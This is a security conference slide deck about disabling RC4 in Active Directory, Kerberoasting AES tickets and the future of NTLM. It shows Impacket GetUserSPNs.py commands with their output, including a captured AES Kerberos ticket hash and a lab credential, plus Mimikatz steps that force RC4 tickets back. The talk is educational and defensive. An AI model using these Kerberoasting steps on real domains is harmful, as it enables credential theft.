- Same as setting through “AES Account Settings”


```
PS C:\> Set-ADUser %ServiceAccount% -replace @{“msDS-SupportedEncryptionTypes”=“24”}

PS C:\> Set-ADUser sql_Svc -replace @{“msDS-SupportedEncryptionTypes”=“24”}
```

Disabling RC4

- Effects on pentesters
  - Requesting AES tickets…
  - Remember AES-256 cracking speed

Disabling RC4


- What happens with Kerberoasting AES currently?



```
root@workstation:~# GetUserSPNs.py internal.corp/administrator:Password2 -request -dc-ip 192.168.238.138
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

ServicePrincipalName            Name    MemberOf  PasswordLastSet      LastLogon
------------------------------  ------  --------  -------------------  -------------------
HTTP/workstation.internal.corp  normal            2017-09-06 22:30:09  2017-08-30 19:33:19



[-] Skipping HTTP/workstation.internal.corp due to incompatible e-type 18
```

Disabling RC4

- Kerberoasting AES Tickets?
  - We have the technology
  - Can do anything with this ticket?



```
root@kali:~/impacket/examples# python GetUserSPNs.py -request -dc-ip 10.10.10.116 GOAT.DERBY.LOCAL/i_svc
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
ServicePrincipalName                      Name     MemberOf  PasswordLastSet      LastLogon
----------------------------------------  -------  --------  -------------------  -------------------
HTTP/doesnotexist.goat.derby.local:8080   i_svc              2017-09-02 16:09:01  2017-09-04 18:21:27
HTTP/xp.goat.derby.local:8080             i_svc              2017-09-02 16:09:01  2017-09-04 18:21:27
HTTP/client.goat.derby.local:8081         i_svc              2017-09-02 16:09:01  2017-09-04 18:21:27
HTTP/client.goat.derby.local:8080         s_svc              2017-09-02 16:09:31  <never>
RestrictedKrbHost/r_svc.goat.derby.local  r_svc              2017-09-04 10:21:09  <never>
RestrictedKrbHost/r_svc                   r_svc              2017-09-04 10:21:09  <never>
HTTP/client.goat.derby.local:8083         sql_svc            2017-09-04 12:51:18  <never>



$krb5tgs$18$*s_svc$GOAT.DERBY.LOCAL$HTTP/client.goat.derby.local~8080*$35709018ded56a223f6d72eff0a3c18f$0ed0a
a2ff495b87f990183c816339ff1fcba1ac26d68b3e9a563ecdb33ef8ddf6726ab1f9f57a84792880ea621a935b4e25b3ba7f58e6f7f76
cd5cae1620d11a59e485473dc8d623398a329cd9efd8fca2475f56a2b37f76f4d364419d898d03013e5a61c6cf68249ea0e24de468e74
f8c10ee0758da39d09ba523827e4f55052631e20a35da0593a1654001ee235f9ac4bee4fd2bd7d6ef931e9b4127864993193b413499b0
857b306fd79ab92158c7b10aaab02ce5f32f02b7b3e9cb631cdb92a3752fed1789d0bf31d04cfa19e7c4cb04179a3fbac87120ad2b2b6
40549f84b1f804e4660dbb664f9cc3e45ad7eb357c63e621a2181dbf5e3823d115e7aff49e11be11e0abb83a1e42854642111dba5e9f0
7d8cfb47d199f6ef7ad311367fb9b12d9a0bef249e9e01c1a213dbb8779da8c0af0e168091016979a592f871c87fc35da817a8e0fcacc
0fd3ae3f92ab375df6ac4effc97c9d07d1a8a77359f483fff1a277d488627d531c09c40eb3862528bb1ae4aa9c66f007d1aa6864bf040
5899eb2256a47e3403bf64ff5bbaa5d10d9f260d2fe63d6392bfe8e98b4e8c87386212d5015bdb9ad1c7847690f3e7a291e8be29fae61
d383e202f04e907342a8c964d79bc927750a783079ab9e1e45899937f45987909f457d51cd79058e17654cfe552017fa345253f7d9899
328f723e4baa8a1ff4cc86498a18388cb15de24b72a479b930dc3a88e6582fbb0b3176391c1d7eae93486c05d1f2873277c3a0e3ceb18
7008d5f1f790622e40a8a0413f5bcb094def4677e4957f5b4334f52b497fb798c3c36ddea604678665b9bfd21376a15217669d6386fbc
10292511772be759b2902a92446eab5f40066a5917c9546b435953b018937236b765c74521bd7d779c0e62ae85dbb6068e200a0238b08
```

Disabling RC4

- Using changentlm in Mimikatz:
  1. Change account associated with SPN to only use AES
  2. Secretsdump – Kerberos Keys present
  3. Kerberoast with AES support
     - Get back AES ticket
  4. Change password with Mimikatz NTLM
  5. Secretsdump – Absent Kerberos Keys
  6. Kerberoast again with AES support
     - Get back RC4 ticket

"No matter what, Active Directory will always authenticate"

- Michael McAtee

The Future of NTLM

- Turn off NTLM?
  - Revise NTLM to use AES key instead of NTLM hash?
  - 2-3 Version of windows before practically employed
- Only dumping Kerberos from NTDS
  - Change password game forever
- AES Kerberoasting will be possible, but will be MUCH slower

Summary

- RC4 still used everywhere, but we can fight it
- Forcing AES Kerberoast tickets is possible
- Cracking AES vs RC4 tickets
- NTLM must die for password security to go up

Thank You

- Contact
  - Jim Shaver
    - Email > jmcshaver@gmail.com
    - Email > jim.shaver@crowehorwath.com
    - Twitter > twitter.com/elitest
    - Github > github.com/elitest
  - Mitchell Hennigan
    - Email > mitchell.hennigan@outlook.com
    - Email > mitchell.hennigan@crowehorwath.com
    - Twitter > twitter.com/mrconan312
    - Github > github.com/mrconan
- Code
  - Github > github.com/CroweCybersecurity/Echidna